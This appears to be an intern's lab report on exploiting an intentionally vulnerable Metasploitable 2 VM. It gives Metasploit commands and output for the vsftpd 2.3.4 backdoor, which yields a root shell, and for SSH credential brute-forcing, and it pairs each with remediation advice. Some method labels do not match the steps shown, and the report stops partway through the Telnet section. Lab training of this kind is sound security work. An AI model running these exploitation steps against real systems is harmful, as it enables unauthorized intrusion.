Task – 2

Exploit The Ports of Metasploitable 2 in Kali Linux

Created By:

Rahul Gouda (Intern ID:2069)

Port Scan

Description:

Port scanning is a network examination method used to discover which ports on a computer system or network device are open, closed, or filtered. Ports function as logical endpoints that enable communication between services and applications. By analyzing these ports, one can identify the services that are currently active and reachable from external networks.

This technique is widely employed by network administrators and cybersecurity professionals to evaluate system security, diagnose network connectivity problems, and uncover possible weaknesses. At the same time, conducting port scans without proper permission can be unethical or unlawful, since the same approach may be misused for malicious activities such as reconnaissance prior to an attack.

From a defensive perspective, security analysts and penetration testers rely on port scanning as part of vulnerability assessments to locate unnecessary exposed ports and incorrectly configured services. Commonly used tools for this purpose include Nmap, Netcat, and various IP scanning utilities, often tested in controlled environments such as Metasploitable 2.

Impact:

When an attacker successfully conducts a port scan using Nmap, they obtain critical visibility into the target's network environment. The scan can disclose which ports are open, what services are running, potential vulnerabilities, configuration weaknesses, and services that are unnecessarily exposed to external access. Using this intelligence, an attacker can strategically prepare subsequent actions, such as exploiting known service vulnerabilities, attempting brute-force authentication, or initiating denial-of-service attacks. While port scanning alone does not cause direct harm, it substantially elevates the likelihood and effectiveness of follow-up attacks.


Severity: Critical

Remedial:

To mitigate the risks associated with port scanning, organizations should implement strong network security controls. Firewalls should be configured to block unnecessary ports and restrict access to trusted IP addresses. Intrusion Detection and Prevention Systems (IDS/IPS) can be used to detect and alert on

scanning behavior. Regular network hardening, disabling unused services, applying timely patches, and continuous log monitoring help reduce the attack surface and prevent attackers from leveraging scan results for further exploitation.

PUC:



FTP port 21 Exploit

Description:

FTP (File Transfer Protocol) running on Port 21 is used to transfer files between a client and a server. In Metasploitable 2, the FTP service is intentionally misconfigured and vulnerable (vsFTPd 2.3.4), allowing attackers to exploit the service for unauthorized access. An attacker can identify the open FTP port through port scanning and attempt anonymous login or exploit known vulnerabilities associated with the FTP service version. In this case, the FTP service contains a backdoor vulnerability that allows attackers to gain remote shell access by sending specially crafted credentials. Once exploited, the attacker can execute commands on the target system, leading to complete system compromise. Tools such as Nmap, Metasploit Framework, and Netcat are commonly used to identify and exploit this vulnerability.

Impact:

Exploiting FTP service on Port 21 can enable attackers to obtain unauthorized remote access to the Metasploitable 2 system. Such access may result in sensitive data being stolen, files being altered or deleted, malicious software being deployed, and ultimately a complete compromise of the system.


Severity: Critical


Remedial:

To mitigate the risks associated with FTP on Port 21, it is advisable to disable FTP entirely and adopt secure alternatives such as SFTP or FTPS. Anonymous login should be strictly prohibited, and robust authentication mechanisms must be implemented. Access to the service should be tightly controlled through firewall rules and IP whitelisting. In addition, FTP applications should be kept up to date with the latest security patches, comprehensive logging and monitoring should be enabled, and any redundant or unused FTP services should be removed to reduce the overall attack surface.

PUC:

method 1


metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
eth0 Link encap:Ethernet HWaddr 08:00:27:81:f9:f3
inet addr:192.168.0.106 Bcast:192.168.0.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe81:f9f3/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:7337 errors:0 dropped:0 overruns:0 frame:0
TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:473680 (462.5 KB) TX bytes:7338 (7.1 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:101 errors:0 dropped:0 overruns:0 frame:0
TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$ _
Right Ctrl


=[metasploit v6.4.99-dev]
+ -- --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ -- --=[433 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.106:21 - USER: 331 Please specify the password.
[+] 192.168.0.106:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.107:43383 → 192.168.0.106:6200) at 2026-01-01 12:30:56 +0530
whoami
root
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:81:f9:f3
inet addr:192.168.0.106 Bcast:192.168.0.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe81:f9f3/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:66688 errors:0 dropped:0 overruns:0 frame:0
TX packets:66545 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4281814 (4.0 MB) TX bytes:3656128 (3.4 MB)


2nd Way: Using Searchsploit To Exploit FTP

```
┌──(root㉿fury)-[/home/fury]
└─# searchsploit vsftpd 2.3.4
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                         | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                            | unix/remote/17491.rb
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.106:21 - USER: 331 Please specify the password.
[+] 192.168.0.106:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.107:43383 → 192.168.0.106:6200) at 2026-01-01 12:30:56 +0530

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:f9:f3
          inet addr:192.168.0.106  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:f9f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66688 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66545 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4281814 (4.0 MB)  TX bytes:3656128 (3.4 MB)
```

3rd Way: Using Hydra To Exploit FTP:

```
┌──(root㉿fury)-[/home/fury]
└─# ftp 192.168.0.106
Connected to 192.168.0.106.
220 (vsFTPd 2.3.4)
Name (192.168.0.106:fury): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


┌──(root㉿fury)-[/home/fury]
└─# ftp 192.168.0.106
Connected to 192.168.0.106.
220 (vsFTPd 2.3.4)
Name (192.168.0.106:fury): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28678|).
150 Here comes the directory listing.
drwxr-xr-x   6 1000   1000   4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7682|).
150 Here comes the directory listing.
drwxr-xr-x   3 1000   1000   4096 Apr 28 2010 mysql-ssl
drwxr-xr-x   5 1000   1000   4096 Apr 28 2010 samba
drwxr-xr-x   2 1000   1000   4096 Apr 19 2010 tikiwiki
drwxr-xr-x   3 1000   1000   4096 Apr 16 2010 twiki20030201
226 Directory send OK.
ftp>

SSH Port 22 Exploit

Description:

Exploitation of Port 22 involves targeting the Secure Shell (SSH) service operating over TCP port 22 to obtain unauthorized system access. Although SSH is intended to deliver secure, encrypted remote connectivity, it remains vulnerable when improperly configured. Typical weaknesses include weak or reused credentials, default login details, unnecessary exposure of the SSH service to the public internet, outdated SSH implementations, and insecure authentication configurations. As a result, attackers frequently focus on SSH during the initial access stage in order to achieve command-line control of the target system.

Impact:

Successful exploitation of SSH on Port 22 enables attackers to obtain unauthorized remote access to the Metasploitable 2 system. This access may allow the execution of arbitrary commands, theft of sensitive information, lateral movement within the network, and, if elevated privileges are achieved, complete compromise of the system.

Severity: Critical

Remedial:

To reduce risks associated with SSH, organizations should implement comprehensive SSH hardening measures. Password-based authentication should be replaced with key-based authentication, and direct root access must be disabled to limit privilege abuse. SSH connectivity should be confined to trusted IP ranges through firewall controls, and using a non-default port can help decrease exposure to automated scanning and brute-force attempts. In addition, SSH services must be regularly updated and patched, strong key management practices should be enforced, detailed logging should be enabled, and continuous monitoring should be conducted to detect and respond to suspicious or brute-force activities.

PUC:

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   ANONYMOUS_LOGIN  false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   CreateSession    true             no        Create a new session for every successful login
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none             no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS           192.168.0.106    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            22               yes       The target port
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads (max one per host)
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) > run
[+] 192.168.0.106:22 - Starting bruteforce
[+] 192.168.0.106:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.0.107:33617 → 192.168.0.106:22) at 2026-01-01 13:09:38 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
pwd
/home/msfadmin
ls
vulnerable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:f9:f3
          inet addr:192.168.0.106  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:f9f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66881 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66657 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4304141 (4.1 MB)  TX bytes:3675568 (3.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:168 errors:0 dropped:0 overruns:0 frame:0
          TX packets:168 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56553 (55.2 KB)  TX bytes:56553 (55.2 KB)
```

```
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/fury/Downloads/user
USERPASS_FILE => /home/fury/Downloads/user
msf auxiliary(scanner/ssh/ssh_login) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting            Required  Description
   ----              ---------------            --------  -----------
   ANONYMOUS_LOGIN   false                      yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                      no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                          yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                       no        Create a new session for every successful login
   DB_ALL_CREDS      false                      no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                      no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                      no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                       no        Skip existing credentials stored in the current database (Accepted: none, user, user
                                                          realm)
   PASSWORD                                     no        A specific password to authenticate with
   PASS_FILE                                    no        File containing passwords, one per line
   RHOSTS            192.168.0.106              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                                          ing-metasploit.html
   RPORT             22                         yes       The target port
   STOP_ON_SUCCESS   true                       yes       Stop guessing when a credential works for a host
   THREADS           1                          yes       The number of concurrent threads (max one per host)
   USERNAME                                     no        A specific username to authenticate as
   USERPASS_FILE     /home/fury/Downloads/user  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                      no        Try the username as the password for all users
   USER_FILE                                    no        File containing usernames, one per line
   VERBOSE           false                      yes       Whether to print output for all attempts
```

```
File  Machine  View  Input  Devices  Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:f9:f3
          inet addr:192.168.0.106  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:f9f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6272 (6.1 KB)  TX bytes:7380 (7.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```

Telnet Port 23 Exploit:

Description:

Telnet operating on Port 23 offers remote command-line access to a system but sends all data, including usernames and passwords, in unencrypted plain text. In the Metasploitable 2 environment, the Telnet service is enabled with weak and default credentials, which makes it especially susceptible to unauthorized access. During reconnaissance, attackers can easily detect the exposed Telnet port and attempt password guessing or brute-force techniques to gain entry. Due to the absence of encryption and robust authentication controls, credentials can be intercepted through packet-sniffing attacks or exploited directly by using well-known default logins. Common tools used to identify and exploit Telnet services include Nmap, Netcat, Hydra, and the Metasploit Framework.

Impact:


Successful exploitation of Telnet on Port 23 enables attackers to obtain unauthorized remote shell access to the Metasploitable 2 system. Because Telnet transmits credentials in clear text, attackers can readily intercept usernames and passwords, which can result in deeper system compromise and potential access to other connected network resources.

